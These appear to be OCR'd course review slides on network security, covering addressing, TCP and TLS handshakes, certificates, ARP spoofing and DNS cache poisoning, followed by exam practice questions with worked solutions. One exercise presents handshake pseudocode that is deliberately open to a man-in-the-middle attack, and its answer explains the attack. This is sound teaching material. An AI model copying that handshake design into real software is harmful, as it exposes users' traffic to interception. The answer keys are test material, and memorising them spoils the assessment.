
- Used in link layer
- Assigned to each network adapter by manufacturer
- Globally unique




Network Addressing


IP Address: *internet protocol address*

- Used in network layer
- Assigned to devices in network by router (DHCP)
- Globally unique, except “private” address ranges






TCP Handshake



Why is TCP handshake needed/important?


TLS Handshake




Why is TLS handshake needed/important?
Types of Cryptography used in TLS handshake?


TLS Handshake

Client Hello:





Visible to anyone sniffing the network!!!



Certificates

Browser Alice	Web Server Bob.com	Certificate Authority (CA) Think of like a notary
(Knows **PubK**$_{CA}$)		(Secret **PrivK**$_{CA}$)

1. Generates **PrivK**$_{Bob}$, **PubK**$_{Bob}$

→ **PubK**$_{Bob}$ and proof he is Bob.com

2. Checks identity proof

← **Certificate** signed with **PrivK**$_{CA}$

"Bob.com's key is **PubK**$_{Bob}$ – Signed, **CA**"

3. Keeps cert on file

← Sends cert to Browser

"Bob.com's key is **PubK**$_{Bob}$ – Signed, **CA**"


4. Verifies signature on cert using **PubK**$_{CA}$

The browser now has the public key of the server


Networking Attacks

ARP Spoofing

- Attacker sends unsolicited, falsified ARP messages over a LAN
- Eventually, attacker's **MAC address** becomes **associated** with the **IP address** of a target host
- Attacker is then "in the middle" of all transmissions between the user and the target host
- Attacker must be on the network




DNS



Caching happens *everywhere* for speed!
On the **client**, and on **DNS servers too** when they receive a response from other DNS servers.

DNS Cache Poisoning

Bad answer **spreads** through caching when other DNS servers query the affected server!



Exam Practice - Multiple Choice

(c) [1 point] Which of the following does TLS not protect against? Choose all that apply.

- ✓ RST forgery
- ✓ Phishing attacks
- ✓ Tracking by websites
- ✓ Denial-of-service attacks
- ✓ Vulnerabilities in server software
- ✓ Censorship of particular domain names

Exam Practice - Multiple Choice

(a) [2 points] Which protocols protect against eavesdropping by on-path attackers? Choose all that apply.

○ IP ○ UDP ○ TCP ○ TLS ○ DNS ○ DNSSEC

(b) [2 points] Which protocols protect against data modification by MITM attackers? Choose all that apply.

○ IP ○ UDP ○ TCP ○ TLS ○ DNS ○ DNSSEC

(c) [2 points] Which protocols attempt to prevent data injection by off-path attackers? Choose all that apply.

○ IP ○ UDP ○ TCP ○ TLS ○ DNS ○ DNSSEC

Exam Practice - Free Response

After recent developments in Belgium, SuperDuperSketchyCorp has committed to encrypting all of its Web services. However, because they think certain parts of TLS are unnecessary, they've created a custom protocol, SDSSL, which uses the existing TLS certificate infrastructure and a simplified protocol handshake.

Confident that their protocol is secure, they implement SDSSL across their sites and add support to SuperDuperSketchyChrome, their custom browser. After beginning to use it, however, they start to hear whispers that someone might be intercepting their users' traffic.

Review the SDSSL pseudocode on **page 15** in the Appendix, then answer the following:

Exam Practice - Free Response

(d) [3 points] Assume the PKI is secure. How could an attacker without control of either endpoint defeat the protocol to intercept and modify communications?

(e) [3 points] Explain how the real TLS protocol prevents this attack.

Exam Practice - Free Response

Networking: SDSSL Pseudocode

SDSSL reuses the existing TLS certificate infrastructure and works like the following pseudocode:

```
# g and p are publicly available constants
# and are large enough to prevent brute force attacks
g = ...
p = ...

# securely generates a fresh, large exponent for use
# in a Diffie-Hellman key exchange
def generate_diffie_hellman_secret():
    ...

# returns whether the cert has been signed in a chain
# leading back to a trusted root CA
def verify_certificate(cert) -> bool:
    ...

# called on an existing TCP connection from a client
def server_handshake(tcp_conn):
    # a valid certificate chain obtained from a CA
    certificate = ...

    a = generate_diffie_hellman_secret()
    tcp_conn.send((g**a % p, certificate))
    g_b_mod_p = tcp_conn.read()
    shared_secret = g_b_mod_p**a % p  # ** is exponentiation
                                      # % is modular reduction
    # use shared_secret to encrypt messages with secure AEAD
    ...

# called on an existing TCP connection to a server
def client_handshake(tcp_conn):
    b = generate_diffie_hellman_secret()
    tcp_conn.send(g**b % p)
    g_a_mod_p, certificate = tcp_conn.read()
    if not verify_certificate(certificate):
        raise Exception('Bad certificate')
    shared_secret = g_a_mod_p**b % p
    # use shared_secret to encrypt messages with secure AEAD
    ...
```

Exam Practice - Free Response

(d) [3 points] Assume the PKI is secure. How could an attacker without control of either endpoint defeat the protocol to intercept and modify communications?

Solution: MITM attackers can replace the Diffie-Hellman secrets sent by each party with different DH secrets they generate. This allows the attacker to compute separate shared secrets with the client and the server. To make the handshake succeed, the attacker simply has to forward the server's certificate to the client unmodified.

(e) [3 points] Explain how the real TLS protocol prevents this attack.

Solution: As a final step in the TLS handshake, the server uses its private key to sign the hash of the handshake transcript, covering all preceding messages. The client independently computes the hash and verifies the server's signature before proceeding. Any tampering by a MITM will cause a hash mismatch or signature validation failure.

Exam Practice - Free Response

Knowing that their cover has been blown, SDSC decides to rebrand one of its services as `werate.cat`. To keep the trail cold until they are ready to release the service, they are attempting to keep the domain name secret. They have not yet created any DNS records for it, and they are communicating about it exclusively via Signal. However, they have obtained a TLS certificate for the site, using a verification method that doesn't involve DNS.

(g) [2 points] SDSC begins to hear chatter about the new site, even before its release. Assuming that none of their communications, their domain registrar, or their certificate authority have been compromised, how might the secret domain name have been exposed?

Solution: When they obtained the certificate, their CA added a record to public Certificate Transparency logs that included the domain name, as is required for all browser-trusted certs. Anyone can monitor CT logs and become aware of new domains.

(h) [3 points] When SDSC launches the new site, describe three things that they can do to help prevent, detect, or mitigate the effects of someone else fraudulently obtaining a TLS certificate for the domain.

Solution: Pick any three (other answers may also be acceptable):
1. Pick a good CA and add Certification Authority Authorization (CAA) DNS records
2. Prefer a CA that issues only short-lived certificates, to limit damage.
3. Protect access to email addresses that are allowed to authorize certificate requests
4. Monitor Certificate Transparency (CT) logs for unapproved issuance events
5. Report falsely obtained certificates to the issuing CAs to request revocation.

Good Luck!!!!

Come to OH today and tomorrow for extra help!